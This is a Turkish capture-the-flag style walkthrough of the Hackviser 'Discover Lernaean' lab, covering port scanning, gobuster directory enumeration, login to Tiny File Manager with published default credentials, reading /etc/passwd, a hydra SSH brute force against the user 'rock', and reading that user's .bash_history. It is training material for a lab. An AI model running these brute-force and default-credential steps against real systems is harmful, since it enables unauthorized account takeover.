

# Hackviser Discover Lernaean Write Up

---

## Öncelikle herkese merhaba bugün Hackviser platformundaki Discover Lernaean isimli ısınmayı çözeceğiz

Başlangıçta bize ısınmada neler yapacağımız hakkında kısa bilgi vermiş

*Bu ısınma makinesi, Apache ve SSH servisleri üzerinde dizin taraması, brute-force saldırıları ve yaygın uygulama güvenlik açıklarının nasıl zincirleme kullanılabileceğini öğretmeye odaklanır.*

### Toplamda 7 sorumuz var sırasıyla

- Hangi port(lar) açık?
- 80 portunda çalışan servisin versiyonu nedir?
- Dizin tarama aracını kullanarak bulduğunuz dizin nedir?
- File manager'a giriş yapmak için kullandığınız username:password nedir?
- Bilgisayara eklenen son kullanıcı adı nedir?
- rock kullanıcısının parolası nedir?
- rock kullanıcısı tarafından çalıştırılan ilk komut nedir?

Tarama ile başlayalım

rustscan -a <ip adresi>

```
(root@berk)~[~/Documents/Hackviser/Discover_Lernaeen]
# rustscan -a 172.20.8.199

[... ASCII art ...]

The Modern Day Port Scanner.

-----
: http://discord.skerritt.blog :
: https://github.com/RustScan/RustScan :
-----

Real hackers hack time 🦄

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 172.20.8.199:22
Open 172.20.8.199:80
[~] Starting Script(s)
[~] Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-24 12:12 EDT
Initiating Ping Scan at 12:12
Scanning 172.20.8.199 [4 ports]
Completed Ping Scan at 12:12, 0.17s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 12:12
Completed Parallel DNS resolution of 1 host. at 12:12, 0.11s elapsed
DNS resolution of 1 IPs took 0.11s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 12:12
Scanning 172.20.8.199 [2 ports]
Discovered open port 80/tcp on 172.20.8.199
Discovered open port 22/tcp on 172.20.8.199
Completed SYN Stealth Scan at 12:12, 0.20s elapsed (2 total ports)
Nmap scan report for 172.20.8.199
Host is up, received echo-reply ttl 63 (0.16s latency).
Scanned at 2024-09-24 12:12:46 EDT for 0s

PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 63
80/tcp    open  http    syn-ack ttl 63

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.63 seconds
Raw packets sent: 6 (240B) | Rcvd: 3 (116B)
```

**22 ve 80** portlarımız açık daha detaylı bilgi için nmao çalıştıralım. (ilk sorumuzun cevabı)

```
nmap -Pn -n -O -sV -p 22,80 <ip adresi> -oN nmapV.txt
```

- Pn : hedefin çevrimdışı olduğunu varsayar ve host keşif aşamasını atlar.
- -n : Bu seçenek, DNS çözümlemesini devre dışı bırakır. Yani, IP adreslerinin isim çözümlemesi yapılmadan tarama gerçekleştirilir.
- -O: Bu seçenek, işletim sistemi tespiti yapılmasını sağlar. Nmap, çeşitli teknikler kullanarak ağ üzerindeki cihazların işletim sistemlerini tespit etmeye çalışır.
- -sV : Hizmet versiyonlarını belirlemek için kullanılan bir seçenektir. Nmap, açık portlar üzerinde çalışan servislerin hangi versiyonlarının kullanıldığını saptamak için bu seçeneği kullanır.
- -p : Portları belirtmek için kullanılır


```
(root@berk) - [~/Documents/Hackviser/Discover_Lernaeen]
# nmap -Pn -n -p 22,80 172.20.8.199 -oN nmapV.txt -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-24 12:32 EDT
Nmap scan report for 172.20.8.199
Host is up (0.20s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.56 ((Debian))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.40 seconds
```

çalışan servislerin ssh ve http olduğunu ve versiyonlarında ssh için 8.4p1 http içinse 2.4.56 olduğunu görüyoruz (2. sorunun cevabı)

Şimdi gidip 80 portunda neler olduğuna bir göz atalım



Girişte bizi apache'nin varsayılan web sitesi karşılıyor. Page sources'a baktığımda ilgi çekici birşey bulamadım o yüzden şimdi vakit kaybetmeden izin taraması yaparak başka bir izin varmı diye kontrol edelim. Dizin taramasını gobuster aracı ile yapacağım

**gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --url <http://172.20.5.196/> -t 60**

- **gobuster dir**:

Gobuster aracında "dir" modu kullanılarak izin ve dosya taraması yapılacağını belirtir. Bu mod, bir web sunucusunda gizli veya erişilebilir izinleri ve dosyaları keşfetmek için kullanılır.

- **-w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt**:

Tarama için kullanılacak olan wordlist (kelime listesi) dosyasını belirtir.

- **--url http://172.20.5.196/**:


Hedef URL'yi belirtir.

- **-t 100**:

Tarama sırasında kullanılacak eşzamanlı istek (thread) sayısını belirtir. (Normalde 100 çok fakat bir ısınma makinası çözdüğümüz için sorun olmayacaktır. Gerçek bir tarama yapıyor olsaydık bu default olarak 10 olacaktı)

```
(root@berk)~[~/Documents/Hackviser/Discover_Lernaeen]
# gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --url http://172.20.5.196/ -t 60
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://172.20.5.196/
[+] Method: GET
[+] Threads: 60
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/filemanager (Status: 301) [Size: 318] [--> http://172.20.5.196/filemanager/]
Progress: 91023 / 220561 (41.27%)
```

evet /filemanager diye bir dizin bulmayı başarıyoruz (3. sorunun cevabı)



Filemanager' da bizi böyle bir ekran karşılıyor bizden kullanıcı adı ve şifre girmemiz isteniyor.

Bu tür durumlarda deneyebileceğimiz farklı yollar var bunlardan bazıları


- basit şifreler denemek (admin admin gibi vs)
- sayfa kaynağını (page source) kontrol etmek bi kullanıcı adı şifre unutulmuşmu diye
- kullanıcı adını biliyorsak brute force atmak
- internette tiny file manager diye birşey varmı diye kontrol etmek

yukarıdaki maddelerden bizim için işe yarayan tiny file manager'i internette aratmak oldu. Araştırırken bunun githubda yayınlandığını default kullanıcısında bu bilgiler içerisinde yer aldığını gördüm. (4. sorunun cevabı)

Default username/password: admin/admin@123 and user/12345.


github reposu: <https://github.com/prasathmani/tinyfilemanager>

şimdi bu varsayılan kullanıcı adı ve şifreyle sisteme giriş yapabiliriz.



Name	Size	Modified	Perms	Owner	Actions
bin → usr/bin	Folder	09/20/2023 10:22 AM	0755	root:root	
boot	Folder	09/19/2023 6:49 PM	0755	root:root	
dev	Folder	09/24/2024 5:46 PM	0755	root:root	
etc	Folder	09/24/2024 6:09 PM	0755	root:root	
home	Folder	09/20/2023 11:46 AM	0755	root:root	
lib → usr/lib	Folder	09/20/2023 10:06 AM	0755	root:root	
lib32 → usr/lib32	Folder	09/19/2023 6:42 PM	0755	root:root	
lib64 → usr/lib64	Folder	09/19/2023 6:45 PM	0755	root:root	
libx32 → usr/libx32	Folder	09/19/2023 6:42 PM	0755	root:root	
lost+found	Folder	09/19/2023 6:42 PM	0700	root:root	
media	Folder	09/19/2023 6:42 PM	0755	root:root	
mnt	Folder	09/19/2023 6:42 PM	0755	root:root	
opt	Folder	09/19/2023 6:42 PM	0755	root:root	
proc	Folder	09/24/2024 5:46 PM	0555	root:root	
root	Folder	12/23/2023 11:30 AM	0700	root:root	
run	Folder	09/24/2024 5:46 PM	0755	root:root	
sbin → usr/sbin	Folder	09/20/2023 10:06 AM	0755	root:root	
srv	Folder	09/19/2023 6:42 PM	0755	root:root	
sys	Folder	09/24/2024 5:46 PM	0555	root:root	

Bizi böyle bi ekran karşıladı 5. soruda bizden en son eklenen kullanıcının kim olduğunu öğrenmemizi istiyor bunun için /etc/passwd dosyasına gidip bakabiliriz.



File "passwd"
Full Path: /etc/passwd
File size: 1.41 KB
MIME-type: text/plain
Charset: utf-8
<a href="#">Download</a> <a href="#">Open</a> <a href="#">Back</a>
<pre>root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534:/nonexistent:/usr/sbin/nologin systemd-network:x:101:102:systemd Network Management,/,/run/systemd:/usr/sbin/nologin systemd-resolve:x:102:103:systemd Resolver,/,/run/systemd:/usr/sbin/nologin messagebus:x:103:109:/nonexistent:/usr/sbin/nologin systemd-timesync:x:104:110:systemd Time Synchronization,/,/run/systemd:/usr/sbin/nologin sshd:x:105:65534:/run/sshd:/usr/sbin/nologin hackviser:x:1000:1000:hackviser,/,/home/hackviser:/bin/bash systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin rock:x:1001:1001:/home/rock:/bin/bash</pre>

En son eklenen kullanıcının rock olduğunu görüyoruz.(5. sorunun cevabı)

6. soruda ise bizden rock kullanıcısının şifresini öğrenmemizi istiyor. Bunun için rock kullanıcısına brute force atmamız gerekiyor. Nmap taramasında 22 portundaki ssh'nin açık olduğunu biliyoruz şimdi gidip ssh'a rock kullanıcısı için brute force atalım.

Brute force atmak için hydra aracını kullanacağım

**hydra -l rock -P /usr/share/wordlists/rockyou.txt ssh://172.20.5.196**

**hydra** : Kullandığımız araç


**ssh://10.10.183.59** : ip adresi ve denenecek protokol yani ssh

```
[root@berk] ~ - /Documents/Hackviser/Discover_Lernaeon
└─ hydra -l rock -P /usr/share/wordlists/rockyou.txt ssh://172.20.5.196
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-24 14:25:54
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://172.20.5.196:22/
[22][ssh] host: 172.20.5.196  login: rock  password: 7777777
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-24 14:26:45
```

Evet şifreyi bulduk **7777777** (6. sorunun cevabı)

```
(root@berk)-[~/Documents/Hackviser/Discover_Lernaeon]
# ssh rock@172.20.5.196
The authenticity of host '172.20.5.196 (172.20.5.196)' can't be established.
ED25519 key fingerprint is SHA256:8KCobiKIC8qZ017EoKC5ky/cZlq38MjeS51xuyVK3+g.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.20.5.196' (ED25519) to the list of known hosts.
```



```
-----
Welcome ^ ^
rock@172.20.5.196's password:
Linux discover-lernaeon 5.10.0-25-amd64 #1 SMP Debian 5.10.191-1 (2023-08-16) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
rock@discover-lernaeon:~$
```

evet rock kullanıcısıyla giriş yapmayı başardık şimdi 7. ve son soruda bizden istenilen rock kullanıcısının çalıştırdığı ilk komutu bulalım bunun için .bash history'i okumamız yeterli olacaktır



```
rock@discover-lernaean:~$ cat .bash_history
cat .bash_history
cd
ls -la
history
ls
ls -la
exit
cd
exit
pwd
cd /var/www/html/
ls -la
cd filemanager/
ls -la
cd
ls -la
rock@discover-lernaean:~$
```

çalıştırılan ilk komutun **cat .bash\_history** olduğunu görüyoruz (7. ve son sorumuzun cevabı)

**Başka bir yazıda görüşmek üzere !**

[Linkedin](#)

[Github](#)

[Instagram](#)

[Medium](#)

***Ayberk İlbaş***